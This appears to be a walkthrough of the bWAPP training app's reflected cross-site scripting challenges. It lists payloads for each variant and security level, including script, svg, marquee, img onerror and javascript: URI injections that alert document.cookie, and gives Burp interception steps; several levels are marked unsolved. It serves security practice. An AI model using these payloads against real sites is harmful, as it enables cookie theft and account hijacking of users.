A3-Cross-Site-Scripting(XSS)

**XSS - Reflected (GET)(LOW)**

Payload- <script>alert(document.cookie)</script>(can be inserted in both parameter Firstname and lastname)

**XSS - Reflected (GET)(MEDIUM)**

Payload- <svg onload=alert(document.cookie)>(Can be inserted in both the parameter Firstname and Lastname)

**XSS - Reflected (GET)(High)**

NYF

**XSS - Reflected (POST)(Low)**

Payload-<script>alert(document.cookie)</script>

**XSS - Reflected (POST)(Medium)**

Payload-<svg onload=alert(document.cookie)>

**XSS - Reflected (POST)(High)**

NYF

**XSS - Reflected (JSON)(Low)**

Payload - <marquee onclick=alert(document.cookie)>Click on me</marquee>

**XSS - Reflected (JSON)(Medium)**

Payload – NYF

**XSS - Reflected (JSON)(High)**

Payload – NYF

**XSS - Reflected (AJAX/JSON)(Low/Medium)**

Payload - <marquee onclick=alert(1)>Click!!!</marquee>

**XSS - Reflected (AJAX/JSON)(High)**

Payload – NYF

**XSS - Reflected (AJAX/XML)(Low/Medium)**

Payload - &lt;img src=&apos;#&apos; onerror=&apos;alert(document.cookie)&apos;&gt;


**XSS - Reflected (AJAX/XML)(High)**

Payload - <a href="javascript:x='&percnt;27-alert('BugBot19 was here')-%27';">XSS</a>


**XSS - Reflected (BackButton)(Low)**

Do the following changes using burp

Payload - ‘-alert(document.cookie)-’




Turn off the intercept and press the Go back button




**XSS - Reflected (BackButton)(Medium)**

Do the following changes using burp

Payload – javascript:alert(document.cookie)

****

Turn off the intercept and press the Go back button

****

**XSS - Reflected (BackButton)(High)**


Payload – Same as medium

Javascript:alert(document.cookie)


**XSS - Reflected (CustomHeader)(Low)**

Add a bwapp header with the help of burp

Payload- bWAPP:<script>alert(document.cookie)</script>



Click on forward



Follow the whole process for all the level

**XSS - Reflected (CustomHeader)(Medium)**

Payload - <marquee onclick=alert(document.cookie)>click to win 1$</marquee>

**XSS - Reflected (CustomHeader)(High)**